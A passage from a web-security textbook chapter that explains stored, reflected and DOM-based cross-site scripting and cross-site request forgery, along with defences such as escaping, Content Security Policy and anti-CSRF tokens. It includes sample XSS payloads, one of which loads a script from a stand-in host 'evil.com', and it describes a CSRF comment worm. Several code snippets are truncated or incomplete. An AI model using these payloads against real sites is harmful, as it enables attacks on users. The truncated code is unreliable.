- Dependency and static analysis tools can detect vulnerabilities and security issues in the codebase. Automated penetration testing can detect them before release. Firewalls, intrusion detection systems, and antivirus software can block or detect incidents as they happen.
- Carefully manage the aftermath of a security incident. Communicating to customers clearly is the key to keeping their trust. Diagnosing the root cause of an incident is essential to improving your processes so that it does not recur.

# 6 Browser vulnerabilities

## This chapter covers

- How to protect against cross-site scripting
- How to protect against cross-site request forgery
- How to stop your website from being used in a clickjacking attack
- How to prevent cross-site script inclusion vulnerabilities

Security-wise, the internet has been a huge mistake. Before we decided to plug all of the world's computers into one giant network, it used to take true ingenuity to spread malicious software. To be infected by a computer virus, you would have to physically insert a floppy disk or connect to a company network that was already infected.

Nowadays, devices are so keen to connect to the internet that computers with no network interfaces are a novelty. Such air-gapped devices are sometimes used for highly secure military or life-critical systems. (Here's a fun aside: when forensic investigators seize computers as part of an investigation, they immediately put them in Faraday bags which are lined with aluminum foil to prevent them from making wireless connections.)

Given the always-connected status of most computing devices, today's operating systems are designed to be cautious about what code they execute. They tend to refuse incoming networking connections from untrusted sources, making direct access to a computer by an attacker quite difficult.

One piece of software will wantonly run code from untrusted sources whenever presented with scripts: the humble web browser. And since users use web apps for pretty much everything nowadays, securing the browser is essential. As we saw in Chapter 2, the browser security model puts a lot of limitations on what JavaScript can do, in order to prevent harm to the user's computer. However, internet users perform a lot of sensitive actions using browsers: making credit card payments, viewing medical and financial data, signing legal documents; trying, and failing, to cancel their meal kit

subscription service because the website is misleadingly designed.

As such, the browser is a common attack vector for hackers looking to cause trouble on the internet. Browser attacks are generally attacks on your users, rather than directly affecting anything on your server. However, if you fail to protect your users, they won't stick around long!

With that in mind, let's look at our first category of browser vulnerabilities, where an attacker attempts to inject malicious JavaScript into the browser of somebody viewing your website.


## Cross-site scripting (XSS)

Browser-based attacks can be divided into roughly two types: those that take advantage of vulnerabilities in an existing website and those where an attacker tricks users into visiting a site under their control. The former is generally more fruitful for an attacker, since most internet users are savvy enough not to share sensitive data with fishy-looking websites that ask for their credit card details. (Browser vendors and email services do an effective job of highlighting potentially harmful sites, too!)


One way to attack users on a website they trust is to inject malicious JavaScript into the site via a *cross-site scripting attack*, for which the security community has gifted us the acronym XSS. (The X is a cross, as in pedestrian X-ing.) This technique is commonly used to steal confidential information from a site the user trusts. Let's look at a concrete example.

### Stored cross-site scripting

Suppose you run a popular baking forum on the internet, `breddit.com`, where bakers come to swap recipes and upload photos of their newest baking attempts. The forum has, of course, a comments section—a user will add a comment, it will get saved to the database, and then other users will view the comment thread. These comment threads are *dynamic content* since they are generated by users and loaded from a database at runtime.



Now suppose further that a hacker wants to cause harm to the baking community. Maybe this person is angry about their recent gluten intolerance diagnosis or maybe their mother was assassinated by a baguette or—who knows? That user, a hacker we will call Mr. Crunch, writes a comment containing some malicious JavaScript enclosed in a `<script>` tag:





This is an example of a *stored* cross-site scripting attack since the malicious JavaScript is stored in your database. It is actually the most vicious form of XSS attack, since the malicious script will be executed by anyone viewing the page—it potentially has many victims!

## What's the worst that could happen?

Our example is actually pretty silly, since having a rude message displayed in a dialog box is one of the less unpleasant uses of cross-site scripting. Some more serious consequences of XSS are described here:

- Theft of credentials: if your login page exhibits a cross-site scripting vulnerability, an attacker can steal usernames and passwords as people log in.
- Session jacking: if your sessions are accessible via JavaScript, an attacker can steal session IDs or session cookies in order to impersonate other users.
- Credit card skimming: anything that gets typed into a text box by a user, including credit card details, can be stolen by malicious JavaScript.

## Reflected cross-site scripting

Cross-site scripting attacks work because dynamic content from an untrusted source is insecurely combined with the HTML markup of the website itself. With a stored XSS attack, the dynamic content comes from a database. With a *reflected* cross-site scripting attack, the malicious content comes from the HTTP request itself.

Suppose your baking forum has a search function that allows users to browse recipes by keyword. Such a function will take a keyword sent in an HTTP request, run it against a search index, and display the results. It will also display the search term on the results page in some form:



This is another vector where dynamic content is combined into the HTML of the page, and hence creates an opportunity for an attacker to inject malicious JavaScript. For example, an attacker could generate a URL containing a malicious script in place of this search term:


`https://www.breddit.com/search/<script>alert('Your%20dough%20is%2`

If the website is vulnerable to XSS, anyone visiting this URL will have the `<script>` tag written out to the HTML of the web page, and the script will be executed. The attacker might even hide the malicious link in the comments section itself, in order to trick the victim.

You might well ask a couple of questions at this point: How much malicious JavaScript can actually be crammed into a URL, and why would anyone click on such a suspicious-looking URL? The answer to the first question is "Quite a lot, actually"—browsers generally respect URLs up to 2,000 characters in length. And, more pertinently, malicious scripts injected via XSS often simply import a whole other script from a remote source to achieve their effect, so the malicious script tag doesn't need much space:

`https://www.breddit.com/search/<script src="evil.com/hack.js">`

As for tricking users into visiting a suspicious URL, that part is generally fairly easy. Either the attackers can use character encodings to disguise the malicious script, or any website that redirects to a user-controlled end point—like a URL-shortening service—can be used to redirect to a malicious URL:



Reflected XSS vulnerabilities are less vicious than stored XSS vulnerabilities

since they require each victim to click on a malicious link rather than stumble across a particular page on your website. However, they are often overlooked in code reviews since they appear in less obvious places. Be sure to check any pages that display part of the HTTP request back to the user—search pages and error pages commonly exhibit this vulnerability.

## DOM-based cross-site scripting

There is one other way of launching cross-site scripting attacks, which uses particular parts of a URL. Recall that a URL has the following parts:



The final (optional) part of the URL after the pound sign (#) is the *URI fragment*. You will often see them used when linked to particular sections of a web page. For instance, the following URL links to the "In Culture" section of the Wikipedia page about pierogies:

[https://en.wikipedia.org/wiki/Pierogi#In\\_culture](https://en.wikipedia.org/wiki/Pierogi#In_culture)

When you click on this link, the browser will render the webpage and then scroll down to the "In Culture" heading. You will learn that Saint Hyacinth is the patron saint of pierogies and that "Saint Hyacinth and his pierogi!" is an expression of surprise in the Polish language.



An interesting fact about URI fragments is that they are only available to the browser—if you click on a URL with a fragment, the full URL is read by the browser, but the browser will strip off the trailing fragment before passing the request off to the server.

Implementation-wise, this makes sense, since the original intent of URI fragments was to allow intra-page linking. The browser says, "Just send me the whole HTML page" and then searches for a tag with an `id` attribute with the value `in_culture`:

```
<span class="mw-headline" id="In_culture">In culture</span>
```

However, URI fragments can also be read (and written) by JavaScript in the browser. Websites that do a lot of client-side rendering often take advantage of that—you will sometimes see websites that implement an infinitely scrolling timeline modifying the URI fragment as you scroll down the page:




If the value stored in the URI fragment is also written out to the HTML of the page, this gives an attacker another vector by which they can launch an XSS attack:



This is called a *DOM-based* cross-site scripting attack. (Recall from Chapter 2 that the DOM is the Document Object Model, the in-memory model of the HTML that the browser builds when rendering the page.) DOM-based XSS attacks are particularly nasty because they are not detectable from your server logs—the URI fragment will not even be sent to the web server!

## Protecting against cross-site scripting using escaping

To protect your users against cross-site scripting attacks, any code that interpolates untrusted content into HTML should remove any control characters that are meaningful to HTML. The dynamic content should be rendered as text between HTML tags, rather than creating new tags when rendered. This is called *escaping*, as we saw in Chapter 3, and safe replacements for each HTML control character are the following *escape sequences*:



REPLACE WITH

&lt;



REPLACE WITH

&gt;



REPLACE WITH

&



REPLACE WITH

&quot;



REPLACE WITH

&#39;

In fact, modern web frameworks usually escape dynamic content by default because of the frequency and severity of cross-site scripting attacks. For instance, the templating language that comes with the Flask webserver in Python allows you to interpolate a series of dynamic variables using the following syntax:

```
<div id="comments">
    {% for comment in comments %}
        <div class="comment">{{ comment }}</div>
    {% endfor %}
</div>
```

If the comment contains a malicious input as prescribed in our initial example:

```
comment = "<script>alert('Your croissants are limp and sad')</scr
```

it will be harmlessly rendered in the HTML page:

```
<div id="comments">
  <div class="comment">
    &lt;script&gt;alert('Your croissants are limp and sad')&lt;/s
  </div>
</div>
```

This defangs that attack, ensuring that malicious JavaScript is not run, since it is no longer contained in a `<script>` tag.

Since frameworks tend to escape dynamic content by default, scanning your codebase for XSS vulnerabilities tends to come down looking for templates where escaping has been turned off. To use the Flask templating language again as an example, you can disable the escaping of dynamic content by using the `autoescape` keyword:

```
{% autoescape false %}

<div id="comments">
  {% for comment in comments %}
    <div class="comment">{{ comment }}</div>
  {% endfor %}
</div>
{% endautoescape %}
```

You need to be explicit about why you are using this keyword if you ever do! This command is telling the template engine to incorporate the dynamic content as is (that is, it is to be interpreted as "raw" HTML content), creating new tags as necessary. You might use the `raw` keyword if you are building a *content management system (CMS)*, for instance, which allows non-technical users to generate static websites using an online editor. In such cases, you need to ensure you aren't inadvertently creating an XSS vulnerability and will have to perform escaping in your own code before you insert the content in the HTML.

One way to do this is to use the same underlying libraries used by your web server. In the preceding Python code snippet, Flask uses a library called `werkzeug` to escape HTML—you can use a similar approach in your code:

```
from werkzeug.utils import escape
```

```
untrusted_input = "<script>alert('Your croissants are limp and sa  
safe_html = escape(untrusted)
```

## Escaping in client-side templating

Client-side JavaScript frameworks like React and Angular also need to be careful to permit cross-site scripting vulnerabilities. In fact, in React you have to go out of your way to accidentally write code that would permit XSS. The function to generate tags from untrusted input is amusingly called `dangerouslySetInnerHTML`:

```
const App = () => {  
  const data = "<script>alert('Your croissants are limp and sad')  
  
  return (  
    <div  
      dangerouslySetInnerHTML={{__html: data}}  
    />  
  );  
}
```

## Content security policies

Recall from Chapter 2 that you can tell the browser from where it is permitted to load JavaScript by setting a `Content-Security-Policy` header in your web application. This severely limits an attacker's ability to launch cross-site scripting attacks. You should definitely escape dynamic content in your templates as a first course of action; but setting a content security policy too is a helpful way to provide defense in depth.

The following content security policy, when set as a header in the HTTP response, states that any JavaScript to be run on the webpage can only be loaded from the `breddit.com` domain:

```
Content-Security-Policy: default-src 'self'; script-src breddit.c
```

In fact, the policy also tells the browser to only load images and media (like video) from the `breddit.com` domain too. (These can be separately controlled using the `img-src` and `media-src` attributes. If you don't care much about

where images or video are to be loaded from, just replace `default-src 'self'` with `default-src *`).

This policy also tells the browser to never execute *inline* JavaScript—that is, JavaScript code written in the HTML of the page itself rather than imported via a `src` attribute. Our illustrated attacks made use of inline JavaScript snippets, and such a content security policy would prevent the malicious JavaScript from being run:

```
<div id="comments">
  <div class="comment">
    <script>alert('Your croissants are limp and sad')</script> #A
  </div>
</div>
```

To permit inline JavaScript with a content security policy, you need to explicitly tell the browser you are doing something unsafe by adding the '`unsafe-inline`' attribute:

```
Content-Security-Policy: default-src 'self'; script-src breddit.c
```

Banning all inline JavaScript is a powerful tool when fighting cross-site scripting. If the only JavaScript you permit to be run on your webpages must be hosted as a specific domain, an attacker has to gain access to the server behind that domain itself before being able to launch an XSS attack. (And if an attacker has access to your web server, you probably have bigger problems, in all honesty.)

## Cross-Site Request Forgery (CSRF)

Cross-site scripting is all about injecting malicious JavaScript into a webpage to perform an act of mischief. Sometimes attackers will attempt to trick your users into performing what could be considered a legitimate action on your website, but by means of deception. *Likejacking*, for instance, is the act of tricking users into liking a post on a social media site—liking a post (by clicking the Like button) is an everyday action on Facebook, but obtaining likes by deception is a form of hacking.

The practice of tricking a user into performing an action they do not expect is

called *cross-site request forgery* (CSRF). There are a few moving parts to this vulnerability, so it's worth looking at a concrete example.

Returning to our baking forum, Mr. Crunch has discovered a CSRF vulnerability he plans to take advantage of. He has noticed that the form used to add comments uses the HTTP verb GET:

```
<form action="/comment/new" method="get">
  <textarea name="comment"
            placeholder="What's going on?"></textarea>
  <button type="submit">Submit</button>
</form>
```


That means a user can be tricked into writing a comment by simply clicking on a link with the following form:

[www.breddit.com/comment/new?comment=Comment+goes+here](http://www.breddit.com/comment/new?comment=Comment+goes+here)


Mr. Crunch starts his mischief by posting an innocuous-looking comment:



The link in this comment is to a URL-shortening service that in fact redirects back to the baking forum, at exactly the same URL used to generate the original comment!



In effect, clicking on the link in the comment will cause the user to add the exact same comment on the baking forum. This in turn will cause others to click on the comment, and hence repost it themselves:



This type of self-replicating comment is called a *worm*, a nuisance that has affected a number of social media sites in the past. (The tragedy here is that nobody ever gets to see the secret recipe for upside-down muffins.)

## What's the worst that could happen?

Having a worm on your site is a spectacular failure to protect against cross-site request forgery but is not the most dangerous impact CSRF could have.

Think of the most sensitive actions you perform on websites: making

payments and bank transfers, signing up for services, deleting your accounts, or sharing personal information. If any of these can be triggered by a CSRF attack, your users are in serious trouble.


## Making your GET requests free of side effects

The major security oversight in our baking forum that permitted the CSRF vulnerability is that comments were created using a GET request. This violated the principles of *REpresentational State Transfer* (REST), reviewed in Chapter 2, which state that GET requests should only be used to retrieve resources from the server, and never to change state. (In other words, your GET requests should not have any side effects.)

Once the baking forum switches to using POST requests for generating comments, it becomes much, much harder for an attacker to mount cross-site request forgery attacks. GET requests can be triggered from clicking on a link, but other types of request need an more elaborate setup. Suddenly, an attacker has to trick a user into filling out and submitting a form (or running some malicious JavaScript) before they can be tricked into creating a comment.

## Anti-CSRF tokens

Hackers are persistent, however, and even if they need to use POST requests to launch a CSRF attack, they will try to do so. Mr. Crunch could accomplish this by setting up a malicious website that sends a cross-domain POST request to the comment-creation URL and tricking users into submitting the form:



It would be nice if there were a way to ensure that HTML form submissions originated from your website, and not from someone else's (potentially malicious) website. And in fact, there is a standard way of doing that, using anti-CSRF tokens.

In the traditional way of implementing *anti-CSRF tokens*, every form on your website includea a <hidden> form field containing a randomly generated token:

```

<form method="post" action="/comment">
    <input type="hidden"
        name="csrf_token"
        value="3c1a48bf80874a59" />
</form>

```


This same token is then set as a cookie in the HTTP response too:

Set-Cookie: csrf\_token=3c1a48bf80874a5


These tokens should be generated afresh each time the user visits the page so that they can't be guessed.

Some implementations store the token in the user's session rather than in a separate cookie—the important concept is that the token can be tracked back to a particular user and is kept somewhere apart from the HTML of the page.

When the server receives a `POST` request from a form, it can then cross-check the token value from the form (which will be in the body of the request) and the token value from the cookie (which will be in the `Cookie` header of the request).



Only forms on your website will be able to supply the anti-CSRF token in both the request body and the cookie—an attacker attempting to generate a malicious form on their website won't know what value was generated to put in the cookie (or stored in the session), because the browser does not permit a website on another domain to access that information. Hence, your website can reject as potentially malicious any requests that have no matching values:



Using cookies to protect against CSRF attacks is such a common technique that it is built into most modern frameworks. When using the Flask web server in Python, for instance, adding CSRF protection is as simple as wrapping your app in the `CSRFProtect` app, like this:

```
from flask import Flask
from flask_wtf.csrf import CsrfProtect

csrf = CsrfProtect()

def create_app():
    app = Flask(__name__)
    csrf.init_app(app)
```

... and then modifying any HTML forms that you have to include a (dynamically generated) CSRF token:

```
<form method="post" action="/">
    <input type="hidden"
        name="csrf_token"
        value="{{ csrf_token() }}" />
</form>
```

This approach works for HTTP requests generated from JavaScript calls, too. In this scenario, the anti-forgery token will be passed in an HTTP request header, and any requests missing this token will be rejected.

As an example, the following JavaScript code expects to find the CSRF token in the `<meta>` tag of the HTML of a webpage and then configures it to be sent with any AJAX requests:

```
var csrftoken = $('meta[name=csrf-token]').attr('content')
$.ajaxSetup({
  beforeSend: function(xhr, settings) {
    xhr.setRequestHeader("X-CSRFToken", csrftoken)
  }
})
```

Note that the naming conventions used for the cookies, form fields, and request headers will vary, depending on which language or framework you are using. Be sure to familiarize yourself with how anti-forgery tokens are implemented in your framework of choice.

